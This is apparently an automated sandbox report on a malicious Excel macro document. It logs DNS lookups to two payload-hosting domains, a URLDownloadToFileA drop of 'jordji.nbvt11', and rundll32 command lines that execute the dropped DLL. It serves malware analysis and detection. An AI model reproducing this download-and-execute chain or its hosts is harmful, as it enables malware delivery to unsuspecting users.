May 4, 2021 13:53:15.278404951 CEST	50183	53	192.168.2.4	8.8.8.8
May 4, 2021 13:53:15.378278971 CEST	53	50183	8.8.8.8	192.168.2.4
May 4, 2021 13:53:15.958668947 CEST	61531	53	192.168.2.4	8.8.8.8
May 4, 2021 13:53:16.016041040 CEST	53	61531	8.8.8.8	192.168.2.4
May 4, 2021 13:53:16.772670984 CEST	49228	53	192.168.2.4	8.8.8.8
May 4, 2021 13:53:16.890239954 CEST	53	49228	8.8.8.8	192.168.2.4
May 4, 2021 13:53:18.237324953 CEST	59794	53	192.168.2.4	8.8.8.8
May 4, 2021 13:53:18.294286966 CEST	53	59794	8.8.8.8	192.168.2.4
May 4, 2021 13:53:18.820091963 CEST	55916	53	192.168.2.4	8.8.8.8
May 4, 2021 13:53:18.881373882 CEST	53	55916	8.8.8.8	192.168.2.4
May 4, 2021 13:53:19.637778997 CEST	52752	53	192.168.2.4	8.8.8.8
May 4, 2021 13:53:19.686883926 CEST	53	52752	8.8.8.8	192.168.2.4
May 4, 2021 13:53:20.667237043 CEST	60542	53	192.168.2.4	8.8.8.8
May 4, 2021 13:53:20.727627039 CEST	53	60542	8.8.8.8	192.168.2.4
May 4, 2021 13:53:21.416440010 CEST	60689	53	192.168.2.4	8.8.8.8
May 4, 2021 13:53:21.476149082 CEST	53	60689	8.8.8.8	192.168.2.4
May 4, 2021 13:53:21.845350981 CEST	64206	53	192.168.2.4	8.8.8.8
May 4, 2021 13:53:21.919857025 CEST	53	64206	8.8.8.8	192.168.2.4
May 4, 2021 13:53:39.652990103 CEST	50904	53	192.168.2.4	8.8.8.8
May 4, 2021 13:53:39.727780104 CEST	53	50904	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 13:51:42.338073015 CEST	192.168.2.4	8.8.8.8	0x7d0a	Standard query (0)	industrialarttextile.com	A (IP address)	IN (0x0001)
May 4, 2021 13:51:43.559484959 CEST	192.168.2.4	8.8.8.8	0x3eec	Standard query (0)	anaheimdermatologists.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 13:51:42.395291090 CEST	8.8.8.8	192.168.2.4	0x7d0a	No error (0)	industrialarttextile.com		192.254.233.89	A (IP address)	IN (0x0001)
May 4, 2021 13:51:43.617522955 CEST	8.8.8.8	192.168.2.4	0x3eec	No error (0)	anaheimdermatologists.com		192.185.5.2	A (IP address)	IN (0x0001)

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 4, 2021 13:51:42.772615910 CEST	192.254.233.89	443	192.168.2.4	49732	CN=mail.gdmart.com.bd CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Mar 10 10:47:11 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Tue Jun 08 11:47:11 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 4, 2021 13:51:44.058444977 CEST	192.185.5.2	443	192.168.2.4	49734	CN=cpcalendars.anaheimdermatologists.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Mar 17 22:18:32 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Tue Jun 15 23:18:32 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 7116 Parent PID: 800

General

Start time:	13:51:36
Start date:	04/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0xd20000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12AF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12AF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12AF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12AF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12AF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12AF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12AF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12AF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12AF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12AF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12AF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	12AF643	URLDownloadToFileA
C:\Users\user\jordji.nbvt11	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	12AF643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\C57F089F.tmp	success or wait	1	E9495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\26EEFD42.tmp	success or wait	1	E9495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$statistic-2069354685.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	E851E4	WriteFile
C:\Users\user\Desktop\~$statistic-2069354685.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	E85241	WriteFile
C:\Users\user\Desktop\~$statistic-2069354685.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	E851E4	WriteFile
C:\Users\user\Desktop\~$statistic-2069354685.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	E85241	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OR0WKIO1\suspendedpage[1].htm	unknown	494	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 43 6f 6e 74 61 63 74 20 53 75 70 70 6f 72 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 62 6f 64 79 20 6d 61 72 67 69 6e 77 69 64 74 68 3d 22	<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">. <html>. <head>. <title>Contact Support</title>. <meta http-equiv="Content-Type" content="text/html; charset=utf-8">. </head>. <body marginwidth="	success or wait	1	12AF643	URLDownloadToFileA
C:\Users\user\jordji.nbvt11	unknown	494	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 43 6f 6e 74 61 63 74 20 53 75 70 70 6f 72 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 2f 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 62 6f 64 79 20 6d 61 72 67 69 6e 77 69 64 74 68 3d 22	<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">. <html>. <head>. <title>Contact Support</title>. <meta http-equiv="Content-Type" content="text/html; charset=utf-8">. </head>. <body marginwidth="	success or wait	1	12AF643	URLDownloadToFileA

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	D920F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	D9211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	D9213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	D9213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 4420 Parent PID: 7116

General

Start time:	13:51:45
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\jordji.nbvt1,DllRegisterServer
Imagebase:	0x820000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 4780 Parent PID: 7116

General

Start time:	13:51:45
Start date:	04/05/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\jordji.nbvt11,DllRegisterServer
Imagebase:	0x820000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\jordji.nbvt11	unknown	64	success or wait	1	8238D9	ReadFile

Disassembly

Code Analysis